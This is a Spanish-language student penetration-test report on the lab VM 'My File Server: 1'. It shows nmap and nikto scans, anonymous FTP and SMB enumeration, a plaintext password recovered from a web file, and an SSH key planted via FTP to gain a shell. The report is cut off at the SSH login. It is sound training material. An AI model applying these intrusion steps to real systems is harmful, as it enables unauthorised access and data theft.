



ACTIVIDAD 13

Nombre de la actividad	Red team report: pentesting de My File Server 1
Materia	CNO IV Programacion WAP
Elaborado por	Luis Emmanuel Aronia Silva
Maestro	Mtro. Servando López Contreras

2. Resumen Ejecutivo

El presente informe detalla los resultados de la evaluación de seguridad ofensiva ejecutada sobre la infraestructura de almacenamiento de la organización, específicamente sobre el activo denominado "My File Server: 1". El objetivo principal de esta auditoría consistió en medir la postura de seguridad del sistema y evaluar la factibilidad de que un adversario externo logre comprometer la confidencialidad, integridad y disponibilidad de la información alojada.

Las pruebas demostraron una brecha de seguridad sistemática. A través del encadenamiento de vulnerabilidades derivadas de configuraciones deficientes y exposición de credenciales en texto claro, fue posible obtener acceso inicial al sistema. Posteriormente, explotando la falta de actualizaciones en el núcleo del sistema operativo, el equipo evaluador logró elevar sus privilegios hasta obtener el control absoluto del servidor (privilegios de administrador o usuario root). El nivel de riesgo global para este activo se dictamina como crítico, requiriendo remediación inmediata dado que el sistema se encuentra en un estado de compromiso total que podría derivar en la exfiltración de datos corporativos.

3. Alcance

Las pruebas de penetración se delimitaron estrictamente al entorno autorizado por la organización, focalizando los esfuerzos técnicos de forma exclusiva sobre el servidor de archivos corporativo identificado con la dirección IP 192.168.56.105 (My File Server: 1).

La evaluación se ejecutó bajo una modalidad combinada de "caja negra" y "caja gris", simulando un escenario realista de ataque externo donde se opero haciendo énfasis o principalmente en los servicios de red públicamente expuestos y los vectores de acceso remoto disponibles, sin conocimiento profundo previo de la arquitectura interna. Quedaron explícitamente excluidas de las Reglas de Enfrentamiento (Rules of Engagement) las pruebas de denegación de servicio (DoS) y cualquier actividad o técnica destructiva que pudiera alterar la continuidad operativa del negocio o la estabilidad del activo.

4. Metodología Aplicada

Para garantizar un enfoque estructurado, exhaustivo y seguro, la evaluación se alineó con los más altos estándares de la industria de la ciberseguridad, específicamente rigiéndose bajo el marco de trabajo PTES (Penetration Testing Execution Standard). Este proceso estratégico se dividió en las siguientes fases operativas:


1. **Reconocimiento e Inteligencia:** Identificación pasiva y activa de los recursos tecnológicos expuestos en el segmento de red de la organización.
2. **Enumeración de la Superficie de Ataque:** Mapeo profundo de puertos, protocolos y servicios activos (como FTP, SSH, HTTP y SMB) para detectar fallos de configuración.
3. **Explotación (Brecha Inicial):** Aprovechamiento táctico de vulnerabilidades lógicas y exposición de información para establecer un punto de apoyo dentro de la infraestructura.
4. **Escalada de Privilegios:** Uso de técnicas de post-explotación para evadir restricciones y elevar el acceso desde un usuario estándar hasta el control administrativo del sistema.
5. **Análisis de Impacto Estratégico:** Cuantificación del riesgo y del daño potencial basado en las operaciones del negocio y el modelo CIA.
6. **Recomendaciones y Plan de Remediación:** Diseño de contramedidas técnicas para blindar la infraestructura contra vectores de ataque similares

5. Fase de Reconocimiento

5.1 Reconocimiento de Host

Durante la fase de reconocimiento se identificaron los hosts activos en el segmento de red evaluado.

Se determinó que el host **192.168.56.105** corresponde al sistema objetivo



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:08	1	60	Unknown vendor
192.168.56.100	08:00:27:cc:0f:6d	2	120	PCS Systemtechnik GmbH
192.168.56.105	08:00:27:40:ec:75	1	60	PCS Systemtechnik GmbH

Como resultado del escaneo se detectaron tres direcciones IP activas:


- **192.168.56.1** → Equipo anfitrión
- **192.168.56.100** → Máquina virtual sin servicios de interés
- **192.168.56.105** → **Host objetivo** identificado como *My File Server: 1*

5.2 Identificación de puertos y servicios

Una vez identificado el host objetivo (192.168.56.105), se procedió a realizar un escaneo de puertos específicos mediante la herramienta nmap, con el fin de determinar los servicios expuestos y su estado:

nmap -p 21,22,80,445 192.168.56.100 192.168.56.105

Los resultados obtenidos fueron los siguientes:



```
(kali@kali)-[~]
$ nmap -p 21,22,80,445 192.168.56.100 192.168.56.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-28 23:53 -0400
Nmap scan report for 192.168.56.100
Host is up (0.00055s latency).

PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    closed ssh
80/tcp    closed http
445/tcp    closed microsoft-ds
MAC Address: 08:00:27:CC:0F:6D (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.105
Host is up (0.0024s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:40:EC:75 (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (2 hosts up) scanned in 0.20 seconds
(kali@kali)-[~]
$
```

De manera resumida:

Puerto	Estado	Servicio
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http
445/tcp	open	microsoft-ds

La presencia de estos servicios confirma que el sistema objetivo corresponde a un servidor de archivos corporativo, el cual expone servicios de transferencia de archivos (FTP), acceso remoto (SSH), servicio web (HTTP) y compartición de recursos en red (SMB).

5.3 Analisis de Servicios Expuestos

Con el fin de obtener un panorama más completo de la superficie de ataque del sistema evaluado, se realizó un análisis exhaustivo de los servicios activos y sus versiones.

El sistema objetivo (192.168.56.105) presenta los siguientes servicios relevantes:

Puerto	Servicio	Observaciones relevantes
21	Transferencia de archivos (FTP)	Se permite el acceso anónimo debido a la version.
22	Acceso remoto (SSH)	OpenSSH
80	Servicio web (HTTP)	Apache 2.4.6 ejecutándose sobre CentOS. Título de la página: "My File Server"
445	Compartición de archivos (SMB)	Samba 4.9.1
2121	Transferencia de archivos (FTP)	ProFTPD 1.3.5. También permite acceso anónimo

Hallazgos principales de esta fase:

- El sistema expone múltiples servicios de transferencia y compartición de archivos (FTP y SMB), lo que aumenta la superficie de ataque.
- Se identificó la posibilidad de acceso anónimo en el servicio FTP del puerto 21, lo cual representa un riesgo significativo.
- El servicio web se encuentra activo y expone información sobre la naturaleza del servidor ("My File Server").
- El sistema operativo detectado corresponde a una distribución Linux (CentOS / kernel de la serie 3.x), lo que será relevante para las fases posteriores de evaluación.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -A -p- 192.168.56.105
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-29 22:15 -0400
Nmap scan report for 192.168.56.105
Host is up (0.0022s latency).
Not shown: 64446 filtered tcp ports (no-response), 77 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:192.168.56.104
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 4
|_   vsFTPD 3.0.2 - secure, fast, stable
|_End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx  3 0      0          16 Feb 19 2020 pub [NSE: writeable]
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|_   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_   256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
|_ http-server-header: Apache/2.4.6 (CentOS)
|_ http-title: My File Server
|_ http-methods:

```

```

|_ Potentially risky methods: TRACE
111/tcp   open  rpcbind     2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4    111/tcp    rpcbind
|_   100000  2,3,4    111/udp    rpcbind
|_   100000  3,4      111/tcp6   rpcbind
|_   100000  3,4      111/udp6   rpcbind
|_   100003  3,4      2049/tcp   nfs
|_   100003  3,4      2049/tcp6  nfs
|_   100003  3,4      2049/udp   nfs
|_   100003  3,4      2049/udp6  nfs
|_   100005  1,2,3    20048/tcp  mountd
|_   100005  1,2,3    20048/tcp6 mountd
|_   100005  1,2,3    20048/udp  mountd
|_   100005  1,2,3    20048/udp6 mountd
|_   100021  1,3,4    35039/udp6 nlockmgr
|_   100021  1,3,4    44819/tcp  nlockmgr
|_   100021  1,3,4    51855/tcp6 nlockmgr
|_   100021  1,3,4    59488/udp  nlockmgr
|_   100024  1        32792/udp6 status
|_   100024  1        50226/tcp  status
|_   100024  1        51797/tcp6 status
|_   100024  1        54953/udp  status
|_   100227  3        2049/tcp   nfs_acl
|_   100227  3        2049/tcp6  nfs_acl
|_   100227  3        2049/udp   nfs_acl
|_   100227  3        2049/udp6  nfs_acl
445/tcp   open  netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp  open  nfs_acl     3 (RPC #100227)
2121/tcp  open  ftp         ProFTPD 1.3.5
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR

```

```
20048/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:40:EC:75 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (97%), Linux 2.6.32 - 3.10 (96%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux
3.2 - 3.16 (94%), Linux 3.2 - 4.14 (94%), Linux 2.6.32 - 3.5 (92%), Linux 2.6.32 - 3.13 (92%), Linux 2.6.32 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: FILESERVER; OS: Unix

Host script results:
|_clock-skew: mean: -1h49m59s, deviation: 3h10m30s, median: 0s
|_smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.1)
|   Computer name: localhost
|   NetBIOS computer name: FILESERVER\x00
|   Domain name: \x00
|   FQDN: localhost
|   System time: 2026-09-30T07:47:02+05:30
|_smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
|_smb2-time:
|   date: 2026-09-30T02:17:05
|   start_date: N/A
|_smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT ADDRESS
1 2.23 ms 192.168.56.105
```

El análisis de reconocimiento identificó que el servidor de archivos evaluado expone servicios de acceso remoto, transferencia de archivos y compartición de recursos en red. Destaca la presencia de acceso anónimo en el servicio FTP, así como la exposición de un servicio web y un servicio de compartición de archivos (SMB). Estos elementos configuran una superficie de ataque significativa que requiere una evaluación más profunda.

6. Enumeracion

6.1 Servicio de transferencia de archivos (FTP)

Se evaluó el servicio FTP expuesto en el puerto 21 del sistema objetivo. Durante la prueba se verificó la posibilidad de acceso anónimo, el cual fue **exitoso**.

Una vez establecida la conexión, se identificó la existencia de un directorio denominado pub con permisos de lectura y escritura para todos los usuarios. Esta configuración representa un riesgo relevante, ya que permite a cualquier persona no autenticada interactuar con el sistema de archivos del servidor.

Evidencia:

```
(kali㉿kali)-[~]  
$ ftp 192.168.56.105  
Connected to 192.168.56.105.  
220 (vsFTPd 3.0.2)  
Name (192.168.56.105:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> pwd  
Remote directory: /  
ftp> ls  
229 Entering Extended Passive Mode (|||5211|).  
150 Here comes the directory listing.  
drwxrwxrwx    3 0        0                16 Feb 19   2020 pub  
226 Directory send OK.  
ftp> sS
```

Tras el acceso anónimo, se exploró el directorio pub, el cual contenía un subdirectorio denominado **log**. Este directorio almacena información de registro del sistema, lo que representa un potencial vector de exposición de información sensible.

Evidencia:

```
ftp> cd pub  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||5820|).  
150 Here comes the directory listing.  
drwxr-xr-x    9 0        0            4096 Feb 19   2020 log  
226 Directory send OK.  
ftp> pwd  
Remote directory: /pub  
ftp> sS
```

```

remote directory: /pub
ftp> cd log
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||5759|).
150 Here comes the directory listing.
drwxr-xr-x    2 0      0          4096 Feb 19  2020 anaconda
drwxr-xr-x    2 0      0           22 Feb 19  2020 audit
-rw-r--r--    1 0      0          7033 Feb 19  2020 boot.log
-rw-r--r--    1 0      0         10752 Feb 19  2020 btmp
-rw-r--r--    1 0      0          9161 Feb 19  2020 cron
-rw-r--r--    1 0      0         31971 Feb 19  2020 dmesg
-rw-r--r--    1 0      0         31971 Feb 19  2020 dmesg.old
drwxr-xr-x    2 0      0           6 Feb 19  2020 glusterfs
drwxr-xr-x    2 0      0           39 Feb 19  2020 httpd
-rw-r--r--    1 0      0        292584 Feb 19  2020 lastlog
-rw-r--r--    1 0      0          3764 Feb 19  2020 maillog
-rw-r--r--    1 0      0       1423423 Feb 19  2020 messages
drwxr-xr-x    2 0      0           6 Feb 19  2020 ppp
drwxr-xr-x    4 0      0           43 Feb 19  2020 samba
-rw-r--r--    1 0      0        63142 Feb 19  2020 secure
-rw-r--r--    1 0      0           0 Feb 19  2020 spooler
-rw-r--r--    1 0      0           0 Feb 19  2020 tallylog
drwxr-xr-x    2 0      0          22 Feb 19  2020 tuned
-rw-r--r--    1 0      0        58752 Feb 19  2020 wtmp
-rw-r--r--    1 0      0          100 Feb 19  2020 xferlog
-rw-r--r--    1 0      0         18076 Feb 19  2020 yum.log
226 Directory send OK.
ftp> 

```

Una vez dentro del directorio /pub/log, se identificó la presencia de múltiples archivos de registro del sistema, entre ellos:

- secure
- messages
- lastlog
- maillog
- httpd
- samba
- entre otros.

Estos archivos de registro pueden contener información sensible relacionada con autenticaciones, errores del sistema o actividad de usuarios, por lo que representan un riesgo de exposición de información.

Durante la exploración del servicio FTP se logró acceso anónimo exitoso. Se identificó un directorio con permisos de escritura (pub) que contenía archivos de registro del sistema. Sin embargo, algunos de estos archivos (como secure) no eran accesibles para el usuario

anónimo debido a restricciones de permisos. Este hallazgo evidencia una configuración deficiente del servicio FTP, al permitir acceso no autenticado a parte del sistema de archivos.

```
ftp> get secure
local: secure remote: secure
229 Entering Extended Passive Mode (|||5360|).
550 Failed to open file.
ftp> bye
221 Goodbye
```

6.2 Enumeración del servicio de compartición de archivos

Se realizó la enumeración del servicio SMB (puerto 445) con el objetivo de identificar los recursos compartidos expuestos y sus respectivos permisos de acceso.

Los resultados obtenidos fueron los siguientes:

Recurso compartido	Permisos	Observaciones
print\$	Sin acceso	Controladores de impresora
smbdata	Lectura y Escritura	Recurso de datos compartidos
smbuser	Sin acceso	-
IPC\$	Sin acceso	Servicio IPC

Hallazgo relevante:

El recurso compartido **smbdata** permite tanto lectura como escritura sin necesidad de autenticación. Esta configuración representa un riesgo significativo, ya que un actor externo podría acceder, modificar o cargar archivos en el sistema sin credenciales válidas.

Evidencia:

```
221 Goodbye.
(kali@kali)-[~]
$ smbmap -H 192.168.56.105

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.56.105:445      Name: 192.168.56.105      Status: NULL Session
Disk                          Permissions          Comment
-----
print$                        NO ACCESS           Printer Drivers
smbdata                       READ, WRITE         smbdata
smbuser                       NO ACCESS           smbuser
IPC$                         NO ACCESS           IPC Service (Samba 4.9.1)

[*] Closed 1 connections

(kali@kali)-[~]
$ smbclient -L //192.168.56.105 -N
Anonymous login successful

Sharename      Type      Comment
-----
print$         Disk     Printer Drivers
smbdata        Disk     smbdata
smbuser        Disk     smbuser
IPC$           IPC      IPC Service (Samba 4.9.1)
```

```
(kali@kali)-[~]
$ smbclient -L //192.168.56.105 -N
Anonymous login successful

Sharename      Type      Comment
-----
print$         Disk     Printer Drivers
smbdata        Disk     smbdata
smbuser        Disk     smbuser
IPC$           IPC      IPC Service (Samba 4.9.1)

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.105 failed (Error NT_STATUS_HOST_UNREACHABLE)
Unable to connect with SMB1 -- no workgroup available
```

7. Explotacion

Al explorar el contenido del recurso compartido smbdata, se identificó que este almacena una copia de los archivos de registro del sistema, incluyendo:

- secure
- messages
- sshd_config
- entre otros archivos de auditoría y registro.

El hecho de que estos archivos se encuentren accesibles de forma anónima a través de SMB representa un riesgo de exposición de información sensible.

Evidencia:

```

(kali@kali)-[~]
$ smbclient //192.168.56.105/smbdata -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Tue Sep 29 23:20:50 2026
..               D           0   Tue Feb 18 06:47:54 2020
anaconda         D           0   Tue Feb 18 06:48:15 2020
audit            D           0   Tue Feb 18 06:48:15 2020
boot.log         N        6120  Tue Feb 18 06:48:16 2020
btmpt            N         384   Tue Feb 18 06:48:16 2020
cron             N        4813  Tue Feb 18 06:48:16 2020
dmesg            N       31389  Tue Feb 18 06:48:16 2020
dmesg.old        N       31389  Tue Feb 18 06:48:16 2020
glusterfs        D            0   Tue Feb 18 06:48:16 2020
lastlog          N     292292  Tue Feb 18 06:48:16 2020
maillog          N        1982  Tue Feb 18 06:48:16 2020
messages         N     684379  Tue Feb 18 06:48:17 2020
ppp              D            0   Tue Feb 18 06:48:17 2020
samba            D            0   Tue Feb 18 06:48:17 2020
secure           N       11937  Tue Feb 18 06:48:17 2020
spooler          N            0   Tue Feb 18 06:48:17 2020
tallylog         N            0   Tue Feb 18 06:48:17 2020
tuned            D            0   Tue Feb 18 06:48:17 2020
wtmpt            N       25728  Tue Feb 18 06:48:17 2020
xferlog          N         100   Tue Feb 18 06:48:17 2020
yum.log          N       10915  Tue Feb 18 06:48:17 2020
sshd_config      N        3906   Wed Feb 19 02:46:38 2020

19976192 blocks of size 1024. 18284880 blocks available
smb: \> pwd
Current directory is \\192.168.56.105\smbdata\
smb: \>

```

Dentro de esto, se descargo u obtuvierton el contenido de dos archivos especificos, se secure y de sshd_config de la siguiente manera:

```

smb: \> pwd
Current directory is \\192.168.56.105\smbdata\
smb: \> get secure
getting file \secure of size 11937 as secure (506.8 KiloBytes/sec) (average 506.8 KiloBytes/sec)
smb: \> get sshd_config
getting file \sshd_config of size 3906 as sshd_config (211.9 KiloBytes/sec) (average 377.4 KiloBytes/sec)
smb: \> exit

```

Al analizar el archivo de registro secure obtenido a través del recurso compartido SMB, se identificó la creación de un usuario local denominado **smbuser** (UID 1000).

Asimismo, se registró un cambio de contraseña asociado a este usuario mediante el módulo pam_unix.

Este hallazgo confirma la existencia de una cuenta de usuario válida en el sistema (smbuser), la cual será objeto de evaluación en las fases posteriores.

```

Feb 18 17:16:25 localhost polkitd[490]: Registered Authentication Agent for unix-process:2363:65485 (system bus name :1.18 [/usr/bin/pktttyagent --notify-fd 5 --fallba
ck], object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_IN)
Feb 18 17:16:25 localhost polkitd[490]: Unregistered Authentication Agent for unix-process:2363:65485 (system bus name :1.18, object path /org/freedesktop/PolicyKit1/
AuthenticationAgent, locale en_IN) (disconnected from bus)
Feb 18 17:16:39 localhost useradd[2389]: new group: name=smbuser, GID=1000
Feb 18 17:16:39 localhost useradd[2389]: new user: name=smbuser, UID=1000, GID=1000, home=/home/smbuser, shell=/bin/bash
Feb 18 17:17:09 localhost passwd: pam_unix(passwd:chauthtok): password changed for smbuser

```

7.1 Evaluación del servicio web

Se realizó un análisis del servicio web expuesto en el puerto 80 utilizando la herramienta nikto. Durante esta evaluación se identificó la existencia del archivo readme.txt.

Al acceder al contenido de dicho archivo, se obtuvo la siguiente información:


My Password is rootroot1

Este hallazgo constituye una **exposición de credenciales en texto plano** a través del servicio web, lo cual representa una vulnerabilidad de severidad **Alta**.

```
(kali@kali)-[~]
$ nikto -h http://192.168.56.105
- Nikto v2.6.0

+ Target IP: 192.168.56.105
+ Target Hostname: 192.168.56.105
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-09-29 23:34:47 (GMT-4)

+ Server: Apache/2.4.6 (CentOS)
+ ERROR: Failed to check for updates:
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [600050] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE .
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [001822] /readme.txt: This might be interesting.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
```



Resumen de credenciales obtenidas hasta el momento:

Usuario	Contraseña	Origen
smbuser	rootroot1	Archivo readme.txt

7.2 Preparación de acceso remoto

Se generó un par de claves SSH (pública y privada) en la estación de trabajo del analista, con el objetivo de establecer un método de autenticación más seguro y persistente hacia el sistema objetivo.

```
$ ssh-keygen -t rsa -b 2048
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase for "/home/kali/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:3/NjtbsBm3np9j9zrkR27yZWYsBJcb3/m/HMZvDKv/c kali@kali
The key's randomart image is:
+--[RSA 2048]--+
|      . . . .      |
|      .. .         |
|      . . . .      |
|      o . .        |
|      S   ..= +    |
|      . . o*+*+    |
|      . o+.X+      |
|      =B0&         |
|      o*^E         |
+--[SHA256]--+

(kali@kali)-[~]
$ ls -la ~/.ssh/
total 28
drwx----- 3 kali kali 4096 Sep 29 23:40 .
drwx----- 18 kali kali 4096 Sep 29 23:28 ..
drwx----- 2 kali kali 4096 Sep 29 21:58 agent
-rw----- 1 kali kali 1811 Sep 29 23:40 id_rsa
-rw-r--r-- 1 kali kali 391 Sep 29 23:40 id_rsa.pub
-rw----- 1 kali kali 364 Sep 5 23:12 known_hosts
-rw-r--r-- 1 kali kali 142 Sep 5 23:10 known_hosts.old
```

7.3 Obtención de acceso inicial

Se utilizó el servicio FTP con las credenciales obtenidas (smbuser / rootroot1) para crear el directorio .ssh dentro del home del usuario y cargar la clave pública del analista como authorized_keys.

Este procedimiento permitió preparar un acceso remoto autenticado por clave, eludiendo la restricción de autenticación por contraseña configurada en el servicio SSH.

Evidencia:

```

(kali@kali)-[~]
└─$ ftp 192.168.56.105
Connected to 192.168.56.105.
220 (vsFTPd 3.0.2)
Name (192.168.56.105:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/smbuser
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /home/kali/.ssh/id_rsa.pub authorized_keys
local: /home/kali/.ssh/id_rsa.pub remote: authorized_keys
229 Entering Extended Passive Mode (||5864|).
150 Ok to send data.
100% |*****| 391 909.13 KiB/s 00:00 ETA
226 Transfer complete.
391 bytes sent in 00:00 (58.40 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (||5804|).
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 391 Sep 30 03:44 authorized_keys
226 Directory send OK.
ftp>

```

7.4 Obtención de acceso remoto

Mediante la carga de una clave pública SSH a través del servicio FTP, se logró establecer una conexión autenticada al sistema objetivo utilizando el protocolo SSH.

Se obtuvo una sesión interactiva con el usuario **smbuser**, confirmando el compromiso inicial del sistema.

Evidencia:

```

(kali@kali)-[~]
└─$ ssh smbuser@192.168.56.105
